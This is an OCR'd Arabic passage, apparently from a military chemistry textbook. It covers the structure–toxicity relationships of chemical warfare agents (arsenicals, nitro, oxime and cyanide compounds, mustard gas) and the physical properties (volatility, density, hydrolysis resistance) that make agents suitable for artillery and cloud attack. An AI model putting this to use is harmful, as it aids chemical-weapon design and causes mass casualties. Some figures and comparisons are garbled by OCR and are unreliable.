
وبصورة عامة فإن المركبات الزرنيخية تكون قادرة على الفتك بالكائن الحي Aggressive action عندما يكون عنصر الزرنيخ الثلاثي التكافؤ متحداً بجوهرين أو جذرين متماثلين كل منهما أحادية التكافؤ ، أما التكافؤ الثالث لعنصر الزرنيخ فيشغل بجوهر أو مجموعة تختلف عن الجوهرين المتماثلين أو عن المجموعتين المتماثلتين ,إما إذا كان جوهر الزرنيخ الثلاثي التكافؤ مرتبطاً بثلاثة جواهر متماثلة أو بثلاث مجموعات متماثلة فإن المركب الناتج لايكون له أية قدرة على الفتك Aggressive actin.

وهكذا نجد في سلسل كلوروفنيل الزرنيخ Chlorovinyl arsenics ، بأن ثالث كلور فينيل الزرنيخ Trichlorovinyl arsenics ليس له عملياً أية قدرة على الفتك Aggressive action بينما يكون لكل من المركبين: كلور الفينيل ثاني كلور الزرنيخ chlorovinyl dichloroarsine وثاني كلور الفنيل كلور الزرنيخ Dichlorovintyl chloroarsine القدرة على الفتك وهذا ما يؤيد ما قررناه سابقاً .

وإليكم صيغة المركبات التي عرضنا لها :



وفي سلاسل الزرنيخ العطرية aromatic arsenics نجد فرقاً كبيراً في القدرة على الفتك Aggressive action بين ثالث فينيل الزرنيخ Tripheny arsenic، وفينيل ثاني كلور الزرنيخ Phenyl dichlorarsine، وثاني فينيل كلور الزرنيخ diphenyl chlorarsine:



وعلينا أن نلاحظ بصورة خاصة ما يأتي :

أ - عندما يكون الجوهر الزرنيخي مرتبطاً بجذر غير مشبع، فإن المادة يكون لها على الأغلب تأثير على الجهاز البولي Vesiatory action، والمركبات التي ينطبق عليها هذا الكلام هي مركبات مثل: Vinyl chloroarsine ، Styryl chlorarsine ، إلخ . وهذا التأثير الممرض Physiopathological لهذا النوع من المركبات يتضاءل مع ازدياد عدد الجذور العضوية المرتبطة بالجوهر الزرنيخي. وعلى هذا نجد بأن المواد التي فيها جذر عضوي واحد هي أكثر تأثير على الجهاز البولي من المواد التي فيها جذرين عضويين أو أكثر . والمثل النموذجي الذي تنطبق عليه هذه الملاحظات ما لكلوروفينيل ثاني كلور الزرنيخ Chlorovinyl arsine series ، ذلك أن لكلورو فينيل ثاني كلور الزرنيخ Chlorovinyl dichloroarsine تأثيراً على الجهاز البولي أشد من Dichlorovinyl chloroarsine .

ب - عندما يكون الجوهر الزرنيخي مرتبطاً بجذر فينيل أو آلكيل Alkyl، فإن المواد الناتجة يكون لها على الأغلب قدرة على التخرش (إحداث التهيج) Irritant action. وهذا التأثير الممرض الذي تملكه المركبات المذكورة يكون واضحاً في المركبات التي يكون فيه جذرين متماثلين مرتبطين بالجوهر الزرنيخي:

$(C_6H_5)_2As\ Cl$ حد عدم الاحتمال 1 ملغ / م^3 Diphenyl chloroarsine
(دي فينيل كلور الزرنيخ) $C_6H_5\ As\ Cl_2$ حد عدم الاحتمال 16 ملغ/م^3
Phenyl dichloroarsine (فينيل دي كلور الزرنيخ)

ت - إن المركبات الزرنيخية المحتوية على جذو رإيتيلية ethyl radicles هي أشد سمية من المركبات ذاتها عندما تكون محتوية على جذور ميتيلية methyl radicles. وهكذا فإن مشتقات زرنيخ الايتيل (الأكسيد ، الكلوريد ، إلخ...) لها فعل سم ي toxic action أشد بكثير من المركبات المماثلة المحتوية على جذور ميتيلية بدلاً من جذور إيتيلية . وإليكم مركبين أحدهما يدخل جذر الايتيل في تركيبه والآخر يدخل في تركيبه جذر الميتيل وقد دللنا على سمية كل منهما بالملغرامات التي إن وجدت في متر مكعب من الهواء يصعب على الكائن تحملها :

حد عدم الاحتمال 10 ملغ / م^3 $C_2H_5As\ Cl_2$ ethyl dichloroarsine

حد عدم الاحتمال 25 ملغ / م^3 $CH_3As\ Cl_2$ Methyl dichloroarsine

ومن الأرقام التى أعطيناها يظهر أن تأثير المركب الأول أشد ما يؤكد صحة الملاحظة التى أوردناها .

ث - إن استبدال جذر الفينيل بأحد أقرانه العالية high homologues يخفض من قدرة المركب على الفتك. ولنأخذ مثلاً على ذلك مركب ditolyl chloroarsine الذي هو أقل قدرة على إثارة الكائن الحي من diphenyl chloroarsine . إن وجود جواهر هالوجينية في الذرات العضوية، التي يدخل في تركيبها الزرنيخ، يكسبها القدرة على إثارة الكائن الحي irritant properties أي يكون لها تأثيراً مخرشاً . ومن بين هذه المركبات الهالوجينية فأن المركبات المحتوية على الكلور تملك قدرة على الإثارة أكبرمن المركبات المماثلة والتي يدخل فيها

البروم أو اليود بدلاً من الكلور، ومثلاً على ذلك نذكر بأن لـ diphenyl chloroarsine قدرة على الإثارة أكبر من diphenyl chloroarsine :

$(C_6H_5)_2$ As CN حد عدم الاحتمال 0,25 ملغ / م^3

$(C_6H_5)_2$ As Cl حد عدم الاحتمال 0,25 ملغ / م^3

4 - **تأثير زمرة النيترو**: Influence of the nitro group

إن القدرة على الفتك بالكائن الحي التي تكتسبها مادة من المواد بإدخال الزمرة – NO_2 تتوقف على ارتباط المجموعة NO_2– إما بجوهر أكسجين أو بجوهر كربون وبكلمة أخرى تتوقف هذه القدرة على نوع المركب الناتج فهو إما أن يكون مركب نيترات Nitrate أو مركب نيترو Nitro . إن النترات Nitrates لا تصلح للاستعمال الحربي أبداً، أما مشتقات النترو فان من بينها غازات حربية فعالة جداً نذكر منها Trichloro (chloropicrin) nitromethane ، tribromo nitromethane إلخ ..

وبصورة خاصة، فإن إدخال زمرة NO_2– في مادة يكسبها القدرة على إسالة الدموع أو يزيد هذه القدرة في المادة إن كانت تملك في الأصل مثل هذه القدرة .

وإليكم أمثلة نموذجية تؤكد ما سلف من قول، وهي مشتقات النترو لهالوجينات البنزين:

إن (O-nitro benzyl chlride)أكثر قدرة على إسالة الدموع بكثير من Benzyl chloride أو Benzyl bromide أو من Benzyl iodide .

$C_6H_5CH_2Cl$ الحد الأدنى اللازم لإحداث التخرش 77 ملغ / م^3

Benzyl chloride

$C_6H_5CH_2Br$ الحد الأدنى اللازم لإحداث التخرش 40 ملغ / م^3

Benzyl bromide

$C_6H_5(NO_2)CH_2Cl$ الحد الأدنى اللازم لإحداث التخرش 4 ملغ / م^3

O-nitro Benzyl chloride

وبازدياد عدد مجموعات الـ NO_2 فإن ازدياد القدرة على إسالة الدموع يكون كبيراً جداً في بعض الأحيان. وهكذا نجد بأن لـ Tetrachloro dinitromethane قدرة على إسالة الدموع أكبر بثمان مرات من قدرة المركب Trichloronitromethane على إسالة الدموع.

ولقد لاحظ العالمين Nekrassov و Hackmann بأن إدخال زمرة الـ NO_2- في ذرته .

5 - **تأثير زمرة الأوكسيم** : Influence of the oxime group

إن زمرة الأوكسيم oxim group تستطيع أن تدخل في ذرة مادة ما إما باستبدال جوهر أكسجين تابع لزمرة كاربونيل (CO)Carbonyl > بالجذر (NO H =) أو باستبدال جوهري هيدروجين موجودين في زمرة ميتلين (CH_2 =) بالجذر (NO H) وتكوين مركب نتروزو غير نظامي Isonitroso.

إن تأثير هذه الزمرة على سمية مادة من المواد ، عندما تدخل هذه الزمرة في تركيب ذرتها لم يحدد إلا في السنوات الأخيرة، عندما كان يدرس بعض العلماء نوعا جديداً من الغازات الحربية يعرف باسم Orticant properties.

إن زمرة الأوكسيم لا تملك بحد ذاتها صفات سامة، لكنها قادرة أن تكسب الغاز الذي تدخل في تركيبه خواص أورتيكانت Orticant properties.

وفي حالة بعض المركبات كالمشتقات الأوكسيمية للفوسجين، فإن دخول هذا الجذر في محل أكسجين زمرة الكاربونيل يكسب المركب مقاومة أكبر للتميه Hydrolysis وهكذا فأنها تسمح بتكوين الحمض الهالوجيني المائي Halogen hydro acid عندما تمتص المادة بنسج الكائن الحيز وفي المركبات حيث زمرة الأوكسيم دخلت في ذرتها بدلاً من جوهري هدروجين زمرة الميتيلين، كما هو الحال في مركب Chloro isonitroso acetone، فالتأثير الذي لمثل هذه المركبات يعزى إما إلى تفاعل جوهر الكلور مع الحوض الأمينية التي تتألف منها البروتئينات Proteins والتي منها يتمون جلد الكائن الحي أو إلى تكون الـ Hydroxylamine الذي يسبب بدوره تغيراً في توازن تفاعلات الأكسدة والإرجاع oxidation-reduction equinitillum للسائل البروتبلازمي.

وبخصوص تأثير موضع مجموعة الأوكسيم في الذرة فلن الأبحاث العلمية في هذا الصدد لا تزال قليلة

وإن ما توصل إليه العلماء في هذا الموضوع ليس بالشيء الحاسم. ولقد لوحظ في مشتقات الأسيتون والآسيتوفينون المهلجنة، بأن المركبات التي احتلت فيها زمرة الأوكسيم محل أوكسجين زمرة الكاربونيل مثل المركب أوكسيم كلور الآسيتون Chloroacetone oxime CH_3-C (NO H) CH_2Cl له قدرة على إثارة الكائن الحي Irritant action أقل من المركبات التي احتلت فيها زمرة الأوكسيم محل جواهر مجموعة الميتيلين فالمركب التالي CH_3-CO-C(NO H) Cl ويسمى Chloro isonitroso acetone أقوى على إحداث الإثارة أو التخرش من المركب السابق.

6 - تأثير زمرة الـ CN :- Influence of the –CN group

يعزى إلى مجموعة الـ (CN -) بنيتين مختلفتين : الأولى (-C = N) وتسمى النتريل، والأخرى تدخل في المركب بشكل (-N = C =) وتسمى بالنتريل غير النظامي Isonitrile ولقد لوحظ بأن المركبات المحتوية على جذر النتريل غير النظامي أكثر سمية من المركبات المحتوية على جذر النتريل. وإن هذا الاختلاف في الخواص الحيوية يمكن أن يعزى إلى السهولة التي بها تحرر حمض سيان الماء في مركبات النتريل غير النظامية.

إن وجود مجموعة (-CN) ثانية يخفض من قدرة المادة على الفتك بالكائن الحي، وإن وجود جواهر هالوجينية أخرى إلى جانب جذر الـ CN– في مادة من المواد يقلل من سميتها من جهة بينما يزيد في قدرتها على إسالة الدموع . ومثلاً على ذلك نذكر المركب الذي يدعى (بروم السيان) Cyanogen bromide والمركب (يود السيان) Cyanogen iodid أقل سمية بكثير من حمض سيان الماء Hydrocyanamide لكنها أكثر قدرة على إسالة الدموع منه.

ونفس القاعدة تسري على المشتقات العطرية مثل Bromobenzyl cyanide و Chlorobenzyl cyanide ، إلخ...

6 - تأثير التركيب الذري : Influence of molecular structure

لقد تبين للعلماء بناء على ملاحظات عديدة ، على أن القدرة على الفتك وإنزال الضرر بالكائن الحي التي تملكها مادة من المواد، نتوقف ليس فقط على وجود جواهر أو

جذور معينة في ذرة تلك المادة، بل تتوقف أيضاً على البناء الذري لتلك المادة وبصورة خاصة على وجود:

أ. وجود روابط غير مشبعة.

ب. تناظر ذري Molecular simmetry

آ ـ تأثير الروابط غير المشبعة :

إن وجود روابط غير مشبعة في الذرة يسبب عادة زيادة في قدرة المادة على إحداث المرض. ولقد توصل إلى هذه النتيجة العالم Loew في سنة 1893 .

وهناك أمثلة عديدة من بين الغازات الحربية ، على تأثير الرابطة غير المشبعة. فهكذا نرى بأن الأكرولئين Acrolein ورمزه $CH_2 = CH - CHO$ له قدرة على إحداث الإثارة ، بينما يكون الألدهيد المشبع المقابل وهو بروبيون ألدهيد $CH_3 - CH_2 - CHO$ غير ضار بتاتاً . وكذلك فإن β - Chlorovinyl dichloroarsine $Cl - CH = CH - As\ Cl_2$ له تأثير قوي على الجهاز البولي Powerful vesicant وإذا أشبعت الروابط المضاعفة نتج تركيب ضعيف التأثير في الجهاز البولي ويكون له الرمز التالي: $Cl\text{-}CH_2 - CH_2 - As\ Cl_2$

ويمكننا أن نعثر على أمثلة أخرى في طائفة الأسيتيلينات الأحادية الهالوجين أو ثنائية الهالوجين، فهكذا فإن للاسيتيلين ثنائي البروم $C\text{-}Br = C\text{-}Br$ أو ثنائي اليود $C\text{-}I = C\text{-}I$ قدرة على إحداث المرض أكثر من الهدروكربونات المشبعة والمهلجنة.

ب ـ تأثير التناظر الذري :

إن الترتيب الفراغي للمجموعات الوظيفية Functional groups في ذرة مركب ما له تأثير معين على درجة سمية المركب. ولقد لوحظ بأن المواد التي تكون ذراتها متناظرة أقدر على الفتك وإنزال الضرر بالكائن الحي من المواد التي لا يوجد في ذراتها تناظر.

وهكذا فإن الخلون ثنائي الكلور المتناظر $Cl - CH_2 - CO - CH_2 - Cl$ له تأثير قوي على الكائن الحي

بينما الخلون ثنائي الكلور والعديم التناظر $CH_3 - CO - CH - Cl_2$ ليس له مثل هذا التأثير

ومثال آخر على تأثير الترتيب الفراغي نجده في سلاسل الاتيرات الميتيلية المهلجنة . فعندما تكون الجواهر الهالوجينية متناظرة في الذرة كما هو الحال في مركب اتير الميتيل ثنائي الكلور المتناظر $Cl - CH_2 - O - CH_2 - Cl$ الذي يكون له قدرة على إسالة الدموع أكبر بكثير من المركب ذاته والذي تكون فيه جواهر الكلور غير متناظرة، وتكون صيغة هذا المركب على الشكل التالي $CH_3 - O - CH - Cl_2$ ويدعى بايتر الميتيل ثنائي الكلور غير المتناظر.

7 ـ النظريات العامة : Theories of general nature

إن النظريات العامة التي تبحث في العلاقة بين البنية الكيميائية وبين الفعل الممرض لغازات الحربية، قد استخلصت بالاستناد إلى الغازات الحربية نفسها. ومن بين النظريات العديدة والمبثوثة في الكتب فإننا سنشير هنا إلى نظريتين فقط: إحداهما من وضع العالم ماير Meyer والأخرى تدعى بنظرية Auxotox–Toxofhor .

نظرية ماير : وحسب هذه النظرية فإن تأثير الغازات الحربية الممرض يعود إلى وجود جواهر أو جذور معينة قادرة على التفاعل بسهولة مع المواد الأخرى بالضم. وهذا التصنيف المبني على قدرة الجواهر أو الجذور على التفاعل سيحدده نوع الاتحادات التي تجريها الغازات الحرية مع مختلف النسج الحية (من دم ، خلايا عصبية، النسيج الظهاري التنفسي Respitatory epithelial، إلخ) والتي يطرأ عليها تغيرات نوعية من جراء تأثير الغازات فيها.

ويؤيد هذه النظرية أمثلة مختلفة نذكر من بينها المركبات التي تحتوي على جواهر هالوجينية.فمن المواد التي تحتوي على الكلور نذكر، الفوسجين، Cyanogen chloride و Chlorovinyl ومن المواد التي تحتوي على البروم نذكر ethyl bromo acetate، Cyanogen bromide إلخ .. وإن هذه الجواهر الهالوجينية ليست متينة الربط بباقي الذرة فهي لذلك تتفاعل بسرعة مع الماء والمواد الأخرى. وكذلك فإن جوهر الأوكسجين يكون فعالاً فعندما يوجد بجوار جوهر هالوجين كما هو الحال في الألدهيدات المهلجنة، أو السترات المهلجنة والإتيرات المهلجنة.

إن الجذور التي تفاعل بسرعة أكثر من غيرها هي : جذر الـ NO^2- في نتروكلور البنزيل الاعتيادي(∩) ونترو بروم البنزيل ، وزمرة الـ $C\cap =$ في السيتونات المهلجنة ، وزمرة الـ $CN-$ في سيانيد بروم البنزيل ودي فينيل سيان الزرنيخ. وكل هذه الجذور التي اكتسبت أهميتها من سهولة تفاعلها مع الماء أو مع مواد أخرى، تكسب المادة التي توجد فيها درجة معينة من السمية. وعلى كل حال فقد وجد بخصوص البنية الذرية للغازات الحربية أنه بينما يحتوي البعض من هذه الغازات على جواهر أو جذور لها ميل قوي للتفاعل فإن البعض الآخر لا يملك مثل هذا الميل ويقاوم الكواشف الكيميائية مع أنها تتصف بنفس الوقت بالقدرة على الفتك وإلحاق الأذى والضرر بالكائن الحي كأحسن ما يكون.

ففي مثل هذه الحالات فإن ماير يرى بأن قدرة المادة على الفتك تنجم من استطاعة الذرة بكاملها على تكوين مركبات بالضم مع المكونات الحيوية لجسم الكائن الحي.

نظرية أوكسو توكس – توكسوفور : Auxotox–Theory toxofhor

إن نظرية التوكسوفورات Theory of texfhors والأوكسوتوكسات ، قد وضعها العالم Ehrlich في بادئ الأمر من أجل المواد السامة ولقد طبقها فيما بعد العالم Nekrassov على الغازات الحربية، وتعزو هذه النظرية الخواص الممرضة لهذه المواد إلى وجود جواهر أو جذور خاصة ،وتشبه هذه النظرية إلى حد كبير النظرية التي قال بها Witt فالواقع أن هذه النظرية كثيراً ما تعتمد في تفسيراتها على لون المواد العضوية.


ويمكننا أن نلخص نظرية Witt التي وضعها من أجل المواد الملونة والمواد الصباغية بمايلي:

إن ظهور اللون في مادة يتوقف على وجود زمر غير مشبعة تدعى كروموفورات مثل:

-N =N- ، =C=∩ ، -N=CH- ، $-NO_2$ ، إلخ ... وإلى وجود هذه الزمر يكون المركب أقل أو أكثر تلوناً . ولكن حتى تكون المادة الملونة Coloured substance قادرة على صبغ الألياف الحيوانية والنباتية، عليها أن تحتوي في ذرتها، إلى جانب الزمر الكروموفورية، على زمر أخرى تعرف باسم (أوكسوكرومات) والتي تمكن المادة من التحاد

مع الليف . وإليكم بعض الزمر الأوكسوكرومية: $N=(CH_3)_2$ ، NH_2 ، $-OH$ ، $-O$ ، CH_3 ، إلخ ...


والغازات الحربية حسب نظرية Nekrassov لها بنية مماثلة لبنية المواد الملونة Coloured substances. وعند فحصنا لصيغ الغازات الحربية الكيميائية نجد زمر جوهرية معينة هي التي تهب المواد الإمكانية لأن تصبح غازات حربية. وهذه الزمر التي وجدت في الغازات الحربية تدعى بالتوكسوفورات Toxophors مثل :



ويوجد أيضاً زمر أخرى بإمكانها أن تطلعنا على الوظائف السمية المية للزمرة التوكسوفورية، أي أنها توصلنا إلى حقيقة الطاقة الكامنة Latent capacity لزمرة التوكسوفور. وهذه الزمر تدعى بالأوكسوتوكسات وهي إما أن تكون: جواهر مثل : هالوجينات ، أوكسجين ..إلخ أو زمر جوهرية مثل : $-NH_2$ ، $C_6H_5CH_2-$ ، $-C_6H_5$ ، $-CH_3$ ، جذور إيتيلية ، الخ...

وبمساعدة هذه النظرية التي تطلعنا على الأجزاء الأساسية التي يجب توفرها في كل غاز حربي كما هو الحال في المواد الملونة حيث أن إدخال بعض الزمر الأوكسوكرومية يغير من لون المواد حيث تلعب هذه الزمر دوراً أساسياً وكذلك فإن وجود أوكسوتوكسات معينة في الغازات الحربية يغير من التأثير الحيوي الذي كان لها. فهكذا فإن إدخال جوهر هالوجين في ذرة حمض سيان الماء Dyrocianic acid يقلل من سمية زمرة التوكسوفور ويكون للمركب الناتج مقابل ذلك القدرة على إسالة الدموع.

وأيضاً فإن الزمرة الأوكسوتوكسية في الغازات الحربية مثلها مثل الأوكسرومات في المواد الملونة، حيث أن تأثيرها يختلف باختلاف مواضعها في الذرات. وهكذا فإن الهالوجينات تختلف في تأثيرها حسبما تكون في زمرة ميتيلية أو زمرة إيتيلية، نهاية أو في أول السلسلة الجانبية. ولقد لوحظ بأن بعد جوهر الهالوجين عن نهاية المسلة الجانبية side-chain له تأثير ضعيف على قدرة الغاز على الفتك بالكائن الحي.وهكذا فإن α – بروم إيتيل – ميتيل سيتون الذي له الصيغة التالية : $CH_3 - CO - CH\,Br - CH_3$ وهو أقل قدرة على إسالة الدموع من المركب β – بروم ميتيل سيتون $CH3 - CO - CH_2 - CH_2Br$ وبصورة مماثلة فإن αα ثاني كلور إيتيل الكبريت (ويسمى أيضاً بـ α α ثاني كلور إيتيل تيو إيتر) ورمزه $CH_2\,Cl - CH_2 - S - CH\,Cl - CH_3$ وله قدرة ضئيلة على الفتك، بينما ثاني كلور إيتيل الكبريت المشهور باسم الصليب الأصفر Lost ودستوره



وتأثيره المهلك معروف ، وقد فتك في الأنفس في حرب 1914 وحرب الحبشة إذ لا يقدر عدد الذين هلكوا بتأثيره.

وعلى كل حال، فإن نظرية Nerassov لا يمكن تطبيقها ، بصورة عامة على الغازات الحربية مثل نظرية Witt التي تنطبق على المواد الملونة Coloured substances. وفي الواقع هناك بعض الحالات التي يكون فيها الاختلاف ظاهراً بين نظرية Witt المطبقة على المواد الملونة وبين نظرية Nekrassov المطبقة على الغازات الحربية. فهكذا بينما الزمرة الأوكسوكرومية في المواد الملونة تظهر قدرة الزمرة الكروموفورية الكامنة على الصبغ وتجعل عملية الصبغ بتلك المادة ممكنة فإن الزمرة الأوكسوتوكسية في الغازات الحربية تظهر develop فقط الصفة المميزة للزمرة التوكسوفورية.

ومن جهة أخرى فإن نظرة مجردة على صيغ الغازات الحربية تبين لنا بأن الزمرة الأوكسوتوكسية يمكن أن تكون ذات وظيفة إيجابية أو سلبية، أي أن على وجودها يتوقف ازدياد أو نقصان سمية المادة ويؤدي وجودها أحياناً إلى إتلاف سمية المادة (فإدخال زمر غولية أو سولفونية يؤدي إلى ضياع سمية المادة).

إن ازدياد التعقد الذري في المواد الملونة لا يؤدي إلى نقصان في اللون، بل يقويه ويعمقه، بينما يلاحظ في الغازات الحربية ، إن ازدياد عدد التوكسوفورات أو الأوكسوتوكسات في الذرة لا يزيد من سمية المادة. ومن الأمثلة النموذجية على ذلك الغاز السام المعروف باسم الصليب الأصفر الذي يؤدي إدخال جواهر إضافية في الكلور في ذرته إلى مركبات رباعية الكلور وسداسية الكلور التي ليس لها قدرة على الفتك بالكائن الحي.

وعلينا أن نذكر في نهاية هذا الفصل بأن هذه النظرية والنظرية السابقة التي قال بها ماير والتي أشرنا إليها من قبل مع أنهما تتناولان نواحي هامة عديدة، لا تشرح بصورة كافية سلوك بعض الغازات الحربية.

- أهمية الخواص الكيميائية والطبيعية للمادة

حالة المادة :

معظم المواد التي تستعمل في الحروب صلبة أو سائلة وقليل منها ما هو غاز فاختلاف هذه الحالة يلعب دوراً مهماً في طرق استخدام المادة فبعض المواد يؤثر في الجلد وهو سائل والبعض الآخر تؤثر أبخرته فقط في أعضاء التنفس بينما وهو في الحالة الصلبة لا تأثير له بالمرة (مثل مواد الصليب الأزرق) ولذلك يجب تبخير المادة إجباريا بواسطة فعل الحرارة الناشئة من انفجار القنابل.

درجة التبخر (التطاير):

نجد بين مواد الغازات ما هو سريع التبخر وما هو بطيء التبخر وما هو وسط بين هذا وذلك أي سرعة تبخره معتدلة وما هو عديم التبخر تقريباً (انظر الجداول في الصفحات السابقة)

المواد السريعة التبخر: مثل غاز الكلور الذي بالضغط يتحول إلى سائل يحفظ في اسطوانات لاستخدامه في طريقة النفخ ومتى فتحت صمامات هذه الأسطوانات خرج الكلور بشدة من فوهاتها في الحالة الغازية وكون سحباً كثيفة . وتأثير هذه المواد لا يستمر كثيراً حيث أنها تكون عرضة لعبث الرياح بها فتشتتها وتقلل من فعلها بالتدريج.

المواد التي سرعة تبخرها معتدلة : هي التي تقع درجة غليانها 100و200 وتستعمل في الذخائر المدفعية في الجهات المقصودة بعد قليل من الزمن ويستمر تأثيرها في المناطق الملوثة بها ساعتين تقريباً؟

المواد البطيئة التبخر : هي التي تقع درجة غليانها ما بين درجة 200 و 250 وتستعمل في الذخائر المدفعية أيضاً مع قليل من المواد المفرقعة تساعدها على التبخر ويستمر تأثيرها بضع ساعات.

المواد العديمة التبخر : هي التي درجة غليانها أعلى من درجة 300 وتستعمل في القذائف المدفعية مع كثير من المواد المفرقعة فتتحول إلى ضباب كثيف بفعل حرارة الانفجار ولكنها تتكثف وتتساقط بسرعة في حالة صلبة ولا يعلق منها شيء في الجو وعلى ذلك يستمر تأثيرها إلا بضع دقائق وبما أن مقدار تبخر كل مادة تبخر كل مادة يتناسب تناسباً طردياً مع درجة الحرارة فإن حرارة الجو تلعب دوراً هاماً في تأثير هذه المواد فيكون تأثيرها ضعيفاً في الشتاء وقوياً في الصيف فمثلاً مادة بروم الزايلين تتبخر في درجة حرارة تقع بين 20 و30 وتجعل الهواء الملوث بأبخرتها غير صالح للتنفس بينما في درجات الحرارة المنخفضة في فصل الشتاء (حيث تصل إلى تحت الصفر في أوربا) تكاد تكون عديمة التأثير لقلة تبخرها . وقد حدث ذلك عندما استعمل الأمان هذه المادة ضد الجيوش الروسية في الحرب العظمى..

الوزن النوعي:

للوزن النوعي أهمية كبرى في الحروب سواء كانت المادة صلبة أو سائلة أو غازية. ويجب أن يكون الوزن النوعي لأبخرتها أكبر من الوزن النوعي للهواء حتى تلاصق الأرض مدة طويلة وتتسرب إلى الفجوات والخنادق فإن كانت أخف من الهواء ارتفعت إلى أعلى وقل تأثيرها.

والمواد التي وزنها النوعي أقل من الوزن النوعي للهواء هي : أول أكسيد الكربون وحامض السيانيك حيث أن اللتر يزن من الأول 1,25 جرام ومن الثاني 1,2 جرامات بينما اللتر من الهواء يزن 1,296 جرام.

الرائحة:

ولو أن لكل مادة رائحة نوعية تميزها عن غيرها إلا أنه لا يمكننا الاعتماد على معرفة نوع الغاز من رائحته حيث أنه قد أضيف في الحروب السابقة إلى الغازات السامة مواد أخرى غير ضارة لها رائحة قوية لتخفي رائحة الغاز السام عن حاسة شم العدو حتى لا يمي نوعه فيصعب عليه طرق الوقاية وطرق الإسعاف.

هذا وإن بعض المواد الشديدة التأثير لا يمكن إدراك رائحتها وهي في الجو لقلة الكمية المنتشرة به مع أن هذه الكمية القلية لها التأثير السام على أعضاء التنفس . ونذكر هنا بعض الغازات ورائحتها المميزة لها.

ثنائي كلور ثنائي إثيل الكبريت : له رائحة الخردل
فوسجين : له رائحة القش أو ورق الشجر المتعفن
حامض السيانيك : له رائحة اللوز المر
بروم استر حمض الخل : له رائحة الفواكه

المقاومة :

مواد الغازات يجب أن تكون شديدة المقاومة للماء وللحرارة وللضغط وللأحوال الجوية حتى لا يطرأ عليها التحلل فتحتفظ بتركيبها الكيميائي لتأتي بالغرض المطلوب منها. فمقاومة المادة لشدة الضغط والحرارة المرتفعة الفجائية صفة من صفات المواد التي تستخدم في قنابل المدافع ولا يمكن استخدام غيرها بأي حال من الأحوال.

وأما مقاومة المادة للأحوال الجوية فإنه يتطلب منها أن تتفاعل مع أكسجين الهواء أو تتحلل مع رطوبة الجو.ويجب أن تكون المادة شديدة المقاومة كذلك للماء فلا تتحلل به بسرعة حتى لا تفقد تأثيرها المهيج أو السام من فعل الأمطار مثلاً أو من عملية التطهير بالماء.

ومقاومة المادة للماء من أهم الصفات المرغبة في استخدامها في الحروب ولذا أجريت التجارب على مواد الغازات لمعرفة مقدار مقاومتها للماء ولنذكر بعض نتائجها :

فوسجين	سريعة التحلل مع الماء
كلور استر حمض الخل	
ثنائي فينيل كلور الزرنيخ (كلارك 1)	
ثنائي فينيل سيانيد الزرنيخ (كلارك 2)	تتحلل مع الماء في بضع دقائق
كلور فينيل ثنائي كلور الزرنيخ (لوزيت)	
ثنائي كلور ثنائي ايتيل الكبريت (غاز الخردل)	يتحلل 22 % من هذه المادة مع الماء بعد ساعتين و 60 % بعد 24 ساعة إلى مواد أخرى غير ضارة أما مع بخار الماء فإنها تتحل ببطء جداً
بروم البنزيل	يتحلل مع الماء ببطء في درجة الحرارة العادية
بروم الزايلين	
بروم بنزيل سيانيد	
كلور بيكرين	لا تتحلل مع الماء في درجة الحرارة العادية
كلور أستوفينون	
يود استر حمض الخل	

معظم مواد الغازات التي تستعمل في الحروب قليلة المقاومة للمحاليل القلوية فإنها تتفاعل معها وتذهب بتأثيرها ولذلك فإن هذه المحاليل القلوية تستخدم في عمليات التطهير.

وأما أشد المواد مقاومة للمحاليل القلوية فهي :

1) ثنائي كلور إيتيل الكبريت (غاز الخردل)
2) كلور بيكرين.

ثانياً – الشروط الحربية الفنية

